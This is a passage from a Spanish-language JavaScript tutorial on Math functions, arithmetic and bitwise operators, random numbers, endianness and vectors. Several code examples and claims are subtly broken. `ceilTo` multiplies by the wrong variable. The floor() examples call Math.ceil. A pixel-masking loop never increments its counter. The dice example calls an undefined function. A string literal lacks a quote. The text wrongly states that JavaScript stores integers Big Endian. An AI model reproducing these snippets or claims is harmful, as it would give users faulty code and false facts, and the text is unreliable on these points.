var b = Math.ceil (miNum * multiplicador) / multiplicador; // 0.67
var c = Math.floor(miNum * multiplicador) / multiplicador; // 0.66
```

También puede redondear a un número de dígitos:

```
var miNum = 10000/3; // 3333.3333333333335
var multiplicador = 1/100;
var a = Math.round(miNum * multiplicador) / multiplicador; // 3300
var b = Math.ceil (miNum * multiplicador) / multiplicador; // 3400
var c = Math.floor(miNum * multiplicador) / multiplicador; // 3300
```

Como función más utilizable:

```
// valor es el valor a redondear
// lugares si es positivo el número de decimales a redondear
// lugares si es negativo el número de dígitos a redondear
function redondearA(valor, lugares){
	var potencia = Math.pow(10, lugares);
	return Math.round(valor * potencia) / potencia;
}
var miNum = 10000/3; // 3333.3333333333335
redondearA(miNum, 2); // 3333.33
redondearA(miNum, 0); // 3333
redondearA(miNum, -2); // 3300
```

Y las variantes para `ceil` y `floor`.

```
function ceilTo(valor, lugares){
	var potencia = Math.pow(10, lugares);
	return Math.ceil(valor * lugares) / potencia;
}
function floorTo(valor, lugares){
	var potencia = Math.pow(10, lugares);
	return Math.floor(valor * potencia) / potencia;
}
```

Sección 14.4: Trigonometría

Todos los ángulos se indican en radianes. Un ángulo `r` en radianes tiene medida `180 * r / Math.PI` en grados.

Seno

```
Math.sin(r);
```

Esto devolverá el seno de `r`, un valor entre -1 y 1.

```
Math.asin(r);
```

Esto devolverá el arcoseno (la inversa del seno) de `r`.

```
Math.asinh(r)
```

Esto devolverá el arcoseno hiperbólico de `r`.

Coseno

```
Math.cos(r);
```

Esto devolverá el coseno de `r`, un valor entre -1 y 1.

```
Math.acos(r);
```

Esto devolverá el arcocoseno (la inversa del coseno) de `r`.

```
Math.acosh(r);
```

Esto devolverá el arcocoseno hiperbólico de `r`.

Tangente

```
Math.tan(r);
```

Esto devolverá la tangente de `r`.

```
Math.atan(r);
```

Esto devolverá la arctangente (la inversa de la tangente) de `r`. Ten en cuenta que devolverá un ángulo en radianes entre `-π/2` y `π/2`.

```
Math.atanh(r);
```

Esto devolverá la arctangente hiperbólica de `r`.

```
Math.atan2(x, y);
```

Esto devolverá el valor de un ángulo de `(0, 0)` a `(x, y)` en radianes. Devolverá un valor comprendido entre `-π` y `π`, sin incluir `π`.

Sección 14.5: Operadores bit a bit

Ten en cuenta que todas las operaciones bit a bit operan con enteros de 32 bits pasando cualquier operando a la función interna ToInt32.

Bit a bit or

```
var a;
a = 0b0011 | 0b1010; // a === 0b1011
// tabla con valor true
// 1010 | (or)
// 0011
// 1011 (resultado)
```

Bit a bit and

```
a = 0b0011 & 0b1010; // a === 0b0010
// tabla con valor true
// 1010 & (and)
// 0011
// 0010 (resultado)
```

Bit a bot not

```
a = ~0b0011; // a === 0b1100
// tabla con valor true
// 10 ~(not)
// 01 (resultado)
```

Bit a bit xor (or exclusivo)

```
a = 0b1010 ^ 0b0011; // a === 0b1001
// tabla con valor true
// 1010 ^ (xor)
// 0011
// 1001 (resultado)
```

Desplazamiento bit a izquierda

```
a = 0b0001 << 1; // a === 0b0010
a = 0b0001 << 2; // a === 0b0100
a = 0b0001 << 3; // a === 0b1000
```

Desplazar a la izquierda equivale a multiplicar enteros por `Math.pow(2, n)`. Al realizar operaciones matemáticas con números enteros, shift puede mejorar significativamente la velocidad de algunas operaciones matemáticas.

```
var n = 2;
var a = 5.4;
var resultado = (a << n) === Math.floor(a) * Math.pow(2,n);
// resultado es true
a = 5.4 << n; // 20
```

Desplazamiento bit a derecha >> (Desplazamiento con propagación de signo) >>> (Desplazamiento a la derecha con relleno cero)

```
a = 0b1001 >> 1; // a === 0b0100
a = 0b1001 >> 2; // a === 0b0010
a = 0b1001 >> 3; // a === 0b0001
a = 0b1001 >>> 1; // a === 0b0100
a = 0b1001 >>> 2; // a === 0b0010
a = 0b1001 >>> 3; // a === 0b0001
```

Un valor negativo de 32 bits siempre tiene el bit más a la izquierda encendido:

```
a = 0b11111111111111111111111111110111 | 0;
console.log(a); // -9
b = a >> 2; // el bit situado más a la izquierda se desplaza 1 a la derecha y el nuevo bit situado
más a la izquierda se activa (1)
console.log(b); // -3
b = a >>> 2; // el bit situado más a la izquierda se desplaza 1 a la derecha. el nuevo bit situado
más a la izquierda se desactiva (0)
console.log(b); // 2147483643
```

El resultado de una operación `>>>` es siempre positivo.

El resultado de un `>>` es siempre el mismo signo que el valor desplazado.

El desplazamiento a la derecha en números positivos equivale a dividir por `Math.pow(2,n)` y soltar el resultado:

```
a = 256.67;
n = 4;
result = (a >> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// resultado es true
a = a >> n; // 16
result = (a >>> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// resultado es true
a = a >>> n; // 16
```

El relleno de cero a la derecha (`>>>`) en números negativos es diferente. Dado que JavaScript no convierte a enteros sin signo al realizar operaciones con bits, no existe un equivalente operativo:

```
a = -256.67;
result = (a >>> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// resultado es false
```

Operadores de asignación bit a bit

A excepción de not (~), todos los operadores bit a bit anteriores pueden utilizarse como operadores de asignación:

```
a |= b; // igual que: a = a | b;
a ^= b; // igual que: a = a ^ b;
a &= b; // igual que: a = a & b;
a >>= b; // igual que: a = a >> b;
a >>>= b; // igual que: a = a >>> b;
a <<= b; // igual que: a = a << b;
```

Advertencia: JavaScript utiliza Big Endian para almacenar enteros. Esto no siempre coincidirá con el Endian del dispositivo/OS. Cuando utilices arrays tipados con longitudes de bits superiores a 8 bits, debe comprobar si el entorno es Little Endian o Big Endian antes de aplicar operaciones bit a bit.

Atención: Los operadores bit a bit como & y | **no** son los mismos que los operadores lógicos && (and) y || (or). Proporcionarán resultados incorrectos si se utilizan como operadores lógicos. El operador ^ **no** es el operador de potencia (*ab*).

Sección 14.6: Incremento (++)

El operador de incremento (++) aumenta su operando en uno.

- Si se utiliza como sufijo, devuelve el valor antes de incrementar.
- Si se utiliza como prefijo, devuelve el valor después de incrementar.

```
//sufijo
var a = 5, // 5
b = a++, // 5
c = a // 6
```

En este caso, a se incrementa después de fijar b. Por lo tanto, b será 5, y c será 6.

```
//prefijo
var a = 5, // 5
b = ++a, // 6
c = a // 6
```

En este caso, a se incrementa antes de fijar b. Por lo tanto, b será 6, y c será 6.

Los operadores de incremento y decremento se utilizan habitualmente en los bucles `for`, por ejemplo:

```
for(var i = 0; i < 42; ++i)
{
     // ¡haz algo increíble!
}
```

Observe cómo se utiliza la variante del *prefijo*. Esto garantiza que no se cree innecesariamente una variable temporal (para devolver el valor antes de la operación).

Sección 14.7: Exponenciación (Math.pow() o **)

La exponenciación hace que el segundo operando sea la potencia del primero (ab).

```
var a = 2,
b = 3,
c = Math.pow(a, b);
```

c será ahora 8.

```
Version ≥ 6
```

Propuesta ES2016 (ECMAScript 7) de la fase 3:

```
let a = 2,
b = 3,
c = a ** b;
```

`c` será ahora 8.

Utiliza `Math.pow` para hallar la raíz enésima de un número.

Hallar la enésima raíz es la inversa de elevar a la enésima potencia. Por ejemplo, `2` a la potencia de `5` es `32`. La raíz `5` de `32` es `2`.

```
Math.pow(v, 1 / n);  // donde v es cualquier número real positivo
                     // y n es cualquier número entero positivo
var a = 16;
var b = Math.pow(a, 1 / 2); // devuelve la raíz cuadrada de 16 = 4
var c = Math.pow(a, 1 / 3); // devuelve la raíz cúbica de 16 = 2.5198420997897464
var d = Math.pow(a, 1 / 4); // devuelve la raíz 4ª de 16 = 2
```

Sección 14.8: Números enteros y flotantes aleatorios

```
var a = Math.random();
```

Valor de muestra de `a`: `0.21322848065742162`

`Math.random()` devuelve un número aleatorio entre 0 (inclusive) y 1 (exclusive)

```
function getRandom() {
    return Math.random();
}
```

Para utilizar `Math.random()` para obtener un número de un intervalo arbitrario (no `[0,1)`) utiliza esta función para obtener un número aleatorio entre min (inclusive) y max (exclusive): intervalo de `[min, max)`.

```
function getRandomArbitrary(min, max) {
    return Math.random() * (max - min) + min;
}
```

Para utilizar `Math.random()` para obtener un número entero de un intervalo arbitrario (no `[0,1)`) utiliza esta función para obtener un número aleatorio entre min (inclusive) y max (exclusive): intervalo de `[min, max)`.

```
function getRandomInt(min, max) {
    return Math.floor(Math.random() * (max - min)) + min;
}
```

Para utilizar `Math.random()` para obtener un número entero de un intervalo arbitrario (no `[0,1]`) utiliza esta función para obtener un número aleatorio entre min (inclusive) y max (inclusive): intervalo de `[min, max]`.

```
function getRandomIntInclusive(min, max) {
    return Math.floor(Math.random() * (max - min + 1)) + min;
}
```

Funciones extraídas de
https://developer.mozilla.org/es/docs/Web/JavaScript/Reference/Global_Objects/Math/random

Sección 14.9: Suma (+)

El operador de suma (`+`) suma números.

```
var a = 9,
b = 3,
c = a + b;
```

`c` será ahora 12.

Este operando también puede utilizarse varias veces en una misma asignación:

```
var a = 9,
b = 3,
c = 8,
d = a + b + c;
```

`d` será ahora 20.

Ambos operandos se convierten a tipos primitivos. A continuación, si alguna de ellas es una cadena de caracteres, ambas se convierten en cadenas de caracteres y se concatenan. De lo contrario, ambos se convierten en números y se suman.

```
null + null; // 0
null + undefined; // NaN
null + {}; // "null[object Object]"
null + ''; // "null"
```

Si los operandos son una cadena de caracteres y un número, el número se convierte en cadena de caracteres y luego se concatenan, lo que puede dar lugar a resultados inesperados cuando se trabaja con cadenas de caracteres que parecen numéricas.

```
"123" + 1; // "1231" (not 124)
```

Si se da un valor booleano en lugar de cualquiera de los valores numéricos, el valor booleano se convierte en un número (`0` para **`false`**, `1` para **`true`**) antes de calcular la suma:

```
true + 1; // 2
false + 5; // 5
null + 1; // 1
undefined + 1; // NaN
```

Si se indica un valor booleano junto a un valor de cadena de caracteres, el valor booleano se convierte en cadena de caracteres:

```
true + "1"; // "true1"
false + "bar"; // "falsebar"
```

Sección 14.10: Little / Big endian para arrays tipados cuando se utilizan operadores bit a bit

Para detectar el endian del dispositivo:

```
var esLittleEndian = true;
(()=>{
      var buf = new ArrayBuffer(4);
      var buf8 = new Uint8ClampedArray(buf);
      var data = new Uint32Array(buf);
      data[0] = 0x0F000000;
      if(buf8[0] === 0x0f){
            esLittleEndian = false;
      }
})();
```

Little-Endian almacena los bytes más significativos de derecha a izquierda.

Big-Endian almacena los bytes más significativos de izquierda a derecha.

```
var miNum = 0x11223344 | 0; // Número entero con signo de 32 bits
var buf = new ArrayBuffer(4);
var data8 = new Uint8ClampedArray(buf);
var data32 = new Uint32Array(buf);
data32[0] = miNum; // almacenar el número en un array de 32 bits
```

Si el sistema utiliza Little-Endian, los valores de byte de 8 bits serán:

```
console.log(data8[0].toString(16)); // 0x44
console.log(data8[1].toString(16)); // 0x33
console.log(data8[2].toString(16)); // 0x22
console.log(data8[3].toString(16)); // 0x11
```

Si el sistema utiliza Big-Endian, los valores de byte de 8 bits serán:

```
console.log(data8[0].toString(16)); // 0x11
console.log(data8[1].toString(16)); // 0x22
console.log(data8[2].toString(16)); // 0x33
console.log(data8[3].toString(16)); // 0x44
```

Ejemplo en el que el tipo Endian es importante.

```
var canvas = document.createElement("canvas");
var ctx = canvas.getContext("2d");
var imgData = ctx.getImageData(0, 0, canvas.width, canvas.height);
// Para acelerar la lectura y escritura desde el búfer de imagen puedes crear una vista de búfer
que sea de 32 bits que le permita leer/escribir un píxel en una sola operación
var buf32 = new Uint32Array(imgData.data.buffer);
// Enmascarar los canales rojo y azul
var mask = 0x00FF00FF; // bigEndian canales de píxeles Red,Green,Blue,Alpha
if(esLittleEndian){
    mask = 0xFF00FF00; // littleEndian pixel channels Alpha,Blue,Green,Red
}
var len = buf32.length;
var i = 0;
while(i < len){ // Enmascarar todos los píxeles
    buf32[i] &= mask; // Mask out Red and Blue
}
ctx.putImageData(imgData);
```

Sección 14.11: Obtener aleatoriamente entre dos números

Devuelve un entero aleatorio entre `min` y `max`:

```
function aleatorioEntre (min, max) {
    return Math.floor(Math.random() * (max - min + 1) + min);
}
```

Ejemplos:

```
// aleatorioEntre (0, 10);
Math.floor(Math.random() * 11);
// aleatorioEntre (1, 10);
Math.floor(Math.random() * 10) + 1;
// aleatorioEntre (5, 20);
Math.floor(Math.random() * 16) + 5;
// aleatorioEntre (-10, -2);
Math.floor(Math.random() * 9) - 10;
```

Sección 14.12: Simulación de sucesos con distintas probabilidades

A veces, sólo es necesario simular un suceso con dos resultados, quizá con probabilidades diferentes, pero es posible que nos encontremos en una situación que requiera muchos resultados posibles con probabilidades

diferentes. Imaginemos que queremos simular un acontecimiento que tiene seis resultados igualmente probables. Esto es muy sencillo.

```
function simulateEvent(numEvents) {
var event = Math.floor(numEvents*Math.random());
return event;
}
// simulate fair die
console.log("Rolled a "+(simulateEvent(6)+1)); // Rolled a 2
```

Sin embargo, es posible que no desee resultados igualmente probables. Supongamos que tiene una lista de tres resultados representados como un array de probabilidades en porcentajes o múltiplos de probabilidad. Este ejemplo podría ser un dado ponderado. Puedes reescribir la función anterior para simular un evento de este tipo.

```
function simularEvento(probabilidades) {
	var sum = 0;
	probabilidades.forEach(function(probabilidad) {
		sum+= probabilidad;
	});
	var rand = Math.random();
	var probabilidad = 0;
	for(var i=0; i< probabilidades.length; i++) {
		probabilidad += probabilidades[i]/sum;
		if(rand< probabilidad) {
			return i;
		}
	}
	// nunca debe alcanzarse a menos que la suma de probabilidades sea menor que 1 debido a que
	todas son cero o algunas son probabilidades negativas
	return -1;
}
// simular dados ponderados en los que 6 tiene el doble de probabilidades que cualquier otra cara
utilizando múltiplos de probabilidad
console.log("Sacó un " +(simulateEvent([1,1,1,1,1,2])+1)); // Sacó un 1 usando probabilidades
console.log("Sacó un " +(simulateEvent([1/7,1/7,1/7,1/7,1/7,2/7])+1)); // Sacó un 6
```

Como probablemente hayas notado, estas funciones devuelven un índice, por lo que podrías tener resultados más descriptivos almacenados en un array. He aquí un ejemplo.

```
var premios = ["moneda de oro","moneda de plata","diamante", espada divina"];
var probabilidades = [5,9,1,0];
// menos probabilidades de conseguir una espada divina (0/15 = 0%, nunca),
// la mayor probabilidad de obtener una moneda de plata (9/15 = 60%, más de la mitad de las veces)
// simular evento, registrar recompensa
console.log("Has conseguido " + premios[simularEvento(probabilidades)]); // Has conseguido una
moneda de plata
```

Sección 14.13: Resta (-)

El operador de resta (`-`) resta números.

```
var a = 9;
var b = 3;
var c = a - b;
```

`c` será ahora 6.

Si se proporciona una cadena de caracteres o un booleano en lugar de un valor numérico, se convierte a un número antes de calcular la diferencia (`0` para `false`, `1` para `true`):

```
"5" - 1; // 4
7 - "3"; // 4
"5" - true; // 4
```

Si el valor de la cadena de caracteres no se puede convertir en un `Number`, el resultado será `NaN`:

```
"foo" - 1; // NaN
100 - "bar"; // NaN
```

Sección 14.14: Multiplicación (*)

El operador de multiplicación (`*`) realiza multiplicaciones aritméticas en números (literales o variables).

```
console.log( 3 * 5); // 15
console.log(-3 * 5); // -15
console.log( 3 * -5); // -15
console.log(-3 * -5); // 15
```

Sección 14.15: Obtener el máximo y el mínimo

La función `Math.max()` devuelve el mayor de cero o más números.

```
Math.max(4, 12); // 12
Math.max(-1, -15); // -1
```

La función `Math.min()` devuelve el menor de cero o más números.

```
Math.min(4, 12); // 4
Math.min(-1, -15); // -15
```

Obtener el máximo y el mínimo de un array:

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],
max = Math.max.apply(Math, arr),
min = Math.min.apply(Math, arr);
console.log(max); // Logs: 9
console.log(min); // Logs: 1
```

Operador spread de ECMAScript 6, obtención del máximo y el mínimo de un array:

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],
max = Math.max(...arr),
min = Math.min(...arr);
console.log(max); // Logs: 9
console.log(min); // Logs: 1
```

Sección 14.16: Restringir número a rango min/max

Si necesita sujetar un número para mantenerlo dentro de un límite de rango específico.

```
function clamp(min, max, val) {
     return Math.min(Math.max(min, +val), max);
}
console.log(clamp(-10, 10, "4.30")); // 4.3
console.log(clamp(-10, 10, -8)); // -8
console.log(clamp(-10, 10, 12)); // 10
console.log(clamp(-10, 10, -15)); // -10
```

Ejemplo de uso (jsFiddle)

Sección 14.17: ceil y floor

`ceil()`

El método `ceil()` redondea un número hacia arriba al entero más próximo y devuelve el resultado.

Sintaxis:

```
Math.ceil(n);
```

Ejemplos:

```
console.log(Math.ceil(0.60)); // 1
console.log(Math.ceil(0.40)); // 1
console.log(Math.ceil(5.1)); // 6
console.log(Math.ceil(-5.1)); // -5
console.log(Math.ceil(-5.9)); // -5
```

`floor()`

El método `floor()` redondea un número hacia abajo, al entero más próximo, y devuelve el resultado.

Sintaxis:

```
Math.floor(n);
```

Ejemplos:

```
console.log(Math.ceil(0.60)); // 0
console.log(Math.ceil(0.40)); // 0
console.log(Math.ceil(5.1)); // 5
console.log(Math.ceil(-5.1)); // -6
console.log(Math.ceil(-5.9)); // -6
```

Sección 14.18: Obtener la raíz de un número

Raíz cuadrada

Utiliza `Math.sqrt()` para hallar la raíz cuadrada de un número.

```
Math.sqrt(16) #=> 4
```

Raíz cúbica

Para hallar la raíz cúbica de un número, utilice la función `Math.cbrt()`.

Version ≥ 6

```
Math.cbrt(27) #=> 3
```

Encontrar raíces enésimas

Para hallar la enésima raíz, utiliza la función `Math.pow()` e introduzca un exponente fraccionario.

```
Math.pow(64, 1/6) #=> 2
```

Sección 14.19: Aleatorio con distribución gaussiana

La función `Math.random()` debe dar números aleatorios que tengan una desviación estándar cercana a 0. Cuando se elige de una baraja de cartas, o se simula una tirada de dados esto es lo que queremos.

Pero en la mayoría de las situaciones esto es poco realista. En el mundo real la aleatoriedad tiende a reunirse en torno a un valor normal común. Si se representa gráficamente, se obtiene la clásica curva de campana o distribución de Gauss.


Hacer esto con la función `Math.random()` es relativamente sencillo.

```
var randNum = (Math.random() + Math.random()) / 2;
var randNum = (Math.random() + Math.random() + Math.random()) / 3;
var randNum = (Math.random() + Math.random() + Math.random() + Math.random()) / 4;
```

Añadir un valor aleatorio al último aumenta la varianza de los números aleatorios. Dividir por el número de veces que se suma normaliza el resultado a un rango de 0 – 1.

Como añadir más de unos pocos aleatorios es engorroso, una sencilla función le permitirá seleccionar la varianza que desee.

```
// v es el número de veces que se suma aleatorio y debe ser mayor que >= 1
// devuelve un número aleatorio entre 0-1 exclusivo
function randomG(v){
      var r = 0;
      for(var i = v; i > 0; i --){
            r += Math.random();
      }
      return r / v;
}
```



La imagen muestra la distribución de valores aleatorios para distintos valores de v. La de arriba a la izquierda es una sola llamada estándar de `Math.random()` la de abajo a la derecha es `Math.random()` sumada 8 veces. Esto es a partir de 5.000.000 de muestras utilizando Chrome.

Este método es más eficaz con `v<5`.

Sección 14.20: Math.atan2 para encontrar la dirección

Si trabaja con vectores o líneas, en algún momento querrá obtener la dirección de un vector o línea. O la dirección de un punto a otro punto.

`Math.atan(yComponent, xComponent)` devuelve el ángulo en radios dentro del rango de `-Math.PI` a `Math.PI` (`-180` a `180` grados).

Dirección de un vector

```
var vec = {x : 4, y : 3};
var dir = Math.atan2(vec.y, vec.x); // 0.6435011087932844
```

Dirección de una línea

```
var linea = {
     p1 : { x : 100, y : 128},
     p2 : { x : 320, y : 256}
}
// obtener la dirección de p1 a p2
var dir = Math.atan2(line.p2.y - line.p1.y, line.p2.x - line.p1.x); // 0.5269432271894297
```

Dirección de un punto a otro punto

```
var punto1 = { x: 123, y : 294};
var punto2 = { x: 354, y : 284};
// obtener la dirección del punto1 al punto2
var dir = Math.atan2(punto2.y - punto1.y, punto2.x - punto1.x); // -0.04326303140726714
```

Sección 14.21: Seno y coseno para crear un vector dada la dirección y distancia

Si tienes un vector en forma polar (dirección y distancia) querrás convertirlo en un vector cartesiano con una componente `x` y otra `y`. Como referencia, el sistema de coordenadas de la pantalla tiene direcciones como 0 grados de izquierda a derecha, 90 (PI/2) hacia abajo, y así sucesivamente en el sentido de las agujas del reloj.

```
var dir = 1.4536; // dirección en radianes
var dist = 200; // distancia
var vec = {};
vec.x = Math.cos(dir) * dist; // obtener el componente x
vec.y = Math.sin(dir) * dist; // obtener el componente y
```

También puede ignorar la distancia para crear un vector normalizado (de 1 unidad de longitud) en la dirección `dir`.

```
var dir = 1.4536; // dirección en radianes
var vec = {};
vec.x = Math.cos(dir); // obtener el componente x
vec.y = Math.sin(dir); // obtener el componente y
```

Si tu sistema de coordenadas tiene y como arriba entonces necesitas cambiar cos y sin. En este caso una dirección positiva es en sentido contrario a las agujas del reloj a partir del eje x.

```
// obtener el vector direccional donde y apunta hacia arriba
var dir = 1.4536; // dirección en radianes
var vec = {};
vec.x = Math.sin(dir); // obtener el componente x
vec.y = Math.cos(dir); // obtener el componente y
```

Sección 14.22: Math.hypot

Para hallar la distancia entre dos puntos utilizamos pitágoras para obtener la raíz cuadrada de la suma del cuadrado de la componente del vector entre ellos.

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distancia = Math.sqrt(x * x + y * y); // 11.180339887498949
```

Con ECMAScript 6 llegó `Math.hypot` que hace lo mismo.

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distancia = Math.hypot(x,y); // 11.180339887498949
```

Ahora no tienes que mantener los vars intermedios para evitar que el código se convierta en un lío de variables.

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var distancia = Math.hypot(v2.x - v1.x, v2.y - v1.y); // 11.180339887498949
```


`Math.hypot` puede tomar cualquier número de dimensiones.

```
// encontrar la distancia en 3D
var v1 = {x : 10, y : 5, z : 7};
var v2 = {x : 20, y : 10, z : 16};
var dist = Math.hypot(v2.x - v1.x, v2.y - v1.y, v2.z - v1.z); // 14.352700094407325
// hallar la longitud de un vector de 11 dimensiones
var v = [1,3,2,6,1,7,3,7,5,3,1];
var i = 0;
dist = Math.hypot(v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++]);
```

Sección 14.23: Funciones periódicas utilizando Math.sin

`Math.sin` y `Math.cos` son cíclicos con un periodo de 2*PI radianes (360 grados) producen una onda con una amplitud de 2 en el rango de -1 a 1.

Gráfico de las funciones seno y coseno: *(cortesía de Wikipedia)*



Ambos son muy útiles para muchos tipos de cálculos periódicos, desde la creación de ondas sonoras, a animaciones, e incluso codificar y descodificar datos de imagen.

Este ejemplo muestra cómo crear una simple onda senoidal con control sobre el periodo/frecuencia, fase, amplitud y desplazamiento.

La unidad de tiempo utilizada es el segundo.

La forma más sencilla con control sólo de la frecuencia.

```
// tiempo es el tiempo en segundos en el que se desea obtener una muestra
// Frecuencia representa el número de oscilaciones por segundo
function oscilador(tiempo, frecuencia){
    return Math.sin(tiempo * 2 * Math.PI * frecuencia);
}
```

En casi todos los casos querrá realizar algunos cambios en el valor devuelto. Términos habituales de las modificaciones.

- Fase: El desfase en términos de frecuencia desde el inicio de las oscilaciones. Es un valor en el rango de 0 a 1 donde el valor 0.5 adelanta la onda en el tiempo la mitad de su frecuencia. Un valor de 0 o 1 no supone ningún cambio.
- Amplitud: La distancia entre el valor más bajo y el más alto durante un ciclo. Una amplitud de 1 tiene un rango de 2. Del punto más bajo (depresión) -1 al más alto (pico) 1. Para una onda de frecuencia 1, el pico se produce a los 0,25 segundos y la depresión a los 0,75 segundos.
- Offset: mueve toda la onda hacia arriba o hacia abajo.

Para incluir todo esto en la función:

```
function oscilador(tiempo, frecuencia = 1, amplitud = 1, fase = 0, offset = 0) {
    var t = tiempo * frecuencia * Math.PI * 2; // obtener fase en el tiempo
    t += fase * Math.PI * 2; // añadir el fase offset
    var v = Math.sin(t); // obtener el valor en la posición calculada del ciclo
    v *= amplitud; // ajustar la amplitud
    v += offset; // añadir el offset
    return v;
}
```

O de forma más compacta (y algo más rápida):

```
function oscilador(tiempo, frecuencia = 1, amplitud = 1, fase = 0, offset = 0){
    return Math.sin(tiempo * frecuencia * Math.PI * 2 + fase * Math.PI * 2) * amplitud +
offset;
}
```

Todos los argumentos, excepto la hora, son opcionales.

Sección 14.24: División (/)

El operador de división (`/`) realiza la división aritmética de números (literales o variables).

```
console.log(15 / 3); // 5
console.log(15 / 4); // 3.75
```

Sección 14.25: Disminución (--)

El operador de decremento (`--`) decrementa los números en uno.

Si se utiliza como sufijo de `n`, el operador devuelve el `n` actual y *luego* asigna al decremento el valor.

Si se utiliza como prefijo de `n`, el operador asigna el valor `n` decrementado y, *a continuación*, devuelve el valor modificado.

```
var a = 5, // 5
b = a--, // 5
c = a // 4
```

En este caso, `b` se fija en el valor inicial de `a`. Así, `b` será 5, y `c` será 4.

```
var a = 5, // 5
b = --a, // 4
c = a // 4
```

En este caso, `b` se fija en el nuevo valor de `a`. Por lo tanto, `b` será 4, y `c` será 4.

Usos comunes

Los operadores de decremento e incremento se utilizan habitualmente en los bucles `for`, por ejemplo:

```
for (var i = 42; i > 0; --i) {
    console.log(i)
}
```

Observe cómo se utiliza la variante del *prefijo*. Esto garantiza que no se cree innecesariamente una variable temporal (para devolver el valor antes de la operación).

> **Nota:** Ni `--` ni `++` son como los operadores matemáticos normales, sino que son operadores muy concisos para la *asignación*. A pesar del valor de retorno, tanto `x--` como `--x` reasignan a `x` tal que `x = x - 1`.

```
const x = 1;
console.log(x--) // TypeError: Assignment to constant variable.
console.log(--x) // TypeError: Assignment to constant variable.
console.log(--3) // ReferenceError: Invalid left-hand size expression in prefix operation.
console.log(3--) // ReferenceError: Invalid left-hand side expression in postfix operation.
```

Capítulo 15: Operadores bit a bit

Sección 15.1: Operadores bit a bit

Los operadores bit a bit realizan operaciones sobre los valores de bits de los datos. Estos operadores convierten los operandos en enteros de 32 bits con signo en complemento a dos.

Conversión a números enteros de 32 bits

Los números con más de 32 bits descartan sus bits más significativos. Por ejemplo, el siguiente entero con más de 32 bits se convierte a un entero de 32 bits:

```
Antes: 10100110111110100000000010000011110001000001
Después: 10100000000010000011110001000001
```

Complemento de dos

En binario normal encontramos el valor binario sumando los 1's basados en su posición como potencias de 2 - El bit más a la derecha siendo `2^0` al bit más a la izquierda siendo `2^n-1` donde n es el número de bits. Por ejemplo, utilizando 4 bits:

```
// Binario normal
// 8 4 2 1
0 1 1 0 => 0 + 4 + 2 + 0 => 6
```

El formato de dos complementos significa que la contrapartida negativa del número (6 frente a -6) son todos los bits de un número invertido, más uno. Los bits invertidos de 6 serían:

```
// Binario normal
0 1 1 0
